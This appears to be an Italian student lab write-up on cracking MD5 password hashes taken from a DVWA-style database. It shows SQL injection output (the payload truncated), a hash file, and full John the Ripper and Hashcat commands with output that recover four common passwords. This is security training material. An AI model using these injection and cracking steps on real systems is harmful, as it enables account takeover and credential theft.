
Password Cracking


Con l'attacco SQL injection ieri avevamo estrapolato le password:




```
ID: %'and 1=0 union select null, concat(first_name,0x0a
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %'and 1=0 union select null, concat(first_name,0x0a
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %'and 1=0 union select null, concat(first_name,0x0a
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %'and 1=0 union select null, concat(first_name,0x0a
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %'and 1=0 union select null, concat(first_name,0x0a
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Notiamo intanto che la prima e l'ultima pass sono identiche, quindi eseguiremo il password cracking su 4 password. Creo il file "password.txt" su Kali contenente le pass


Con John The Reaper:



```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
```




```
┌──(kali㉿kali)-[~]
└─$ john password.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
```



```
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (?)
abc123           (?)
Proceeding with incremental:ASCII
charley          (?)
3g 0:00:00:00 DONE 3/3 (2023-03-01 08:37) 10.00g/s 593860p/s 593860c/s 595140C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Inizialmente l'operazione usciva solo su 3 password, mi sono infatti accorto di aver sbagliato a scrivere una delle 4 pass. Dopo averla corretta, effettua l'operazione:




```
┌──(kali㉿kali)-[~]
└─$ john password.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein          (?)
1g 0:00:00:00 DONE 2/3 (2023-03-01 08:43) 25.00g/s 4800p/s 4800c/s 4800C/s 123456..knight
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


Ho sguinzagliato l'amico John che ha cercato quante piu combinazioni possibili e tentato parole comune decriptando le password. Esse sono: password, abc123, charley e letmein.

Con HASHCAT


Anzitutto è stato necessario estrarre Rockyou (un dizionario di parole comuni, indispensabile per il funzionamento del comando Hashcat) sulla directory filesystems/usr/share/wordlists



```
┌──(kali㉿kali)-[~]
└─$ hashcat -a 0 -m 0 password.txt /usr/share/wordlists/rockyou.txt -o crackingpass.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platfor
m #1 [The pocl project]
==========================================================================================================================
====================

* Device #1: pthread-penryn-12th Gen Intel(R) Core(TM) i7-1255U, 1084/2232 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 4 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
```




```
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: password.txt
Time.Started.....: Wed Mar  1 09:24:54 2023 (0 secs)
Time.Estimated...: Wed Mar  1 09:24:54 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```



```
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    42180 H/s (0.12ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.........: 3072/14344385 (0.02%)
Rejected.........: 0/3072 (0.00%)
Restore.Point....: 2560/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: gators → dangerous
Hardware.Mon.#1..: Util: 45%

Started: Wed Mar  1 09:24:29 2023
Stopped: Wed Mar  1 09:24:55 2023
```

Hashcat ha eseguito un brutal froce su password in formato mdc (abbiamo usato l'opzione -m) e ha recuperato le 4 password contenute nel file password.txt. Leggendo il file con cat o inserendo l appendice --show al comando hashcat, usciranno le password decriptate.



```
┌──(kali㉿kali)-[~]
└─$ cat crackingpass.txt
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley

┌──(kali㉿kali)-[~]
└─$ hashcat --show -m 0 -a 0 password.txt /usr/share/wordlists/rockyou.txt --force

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:charley
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```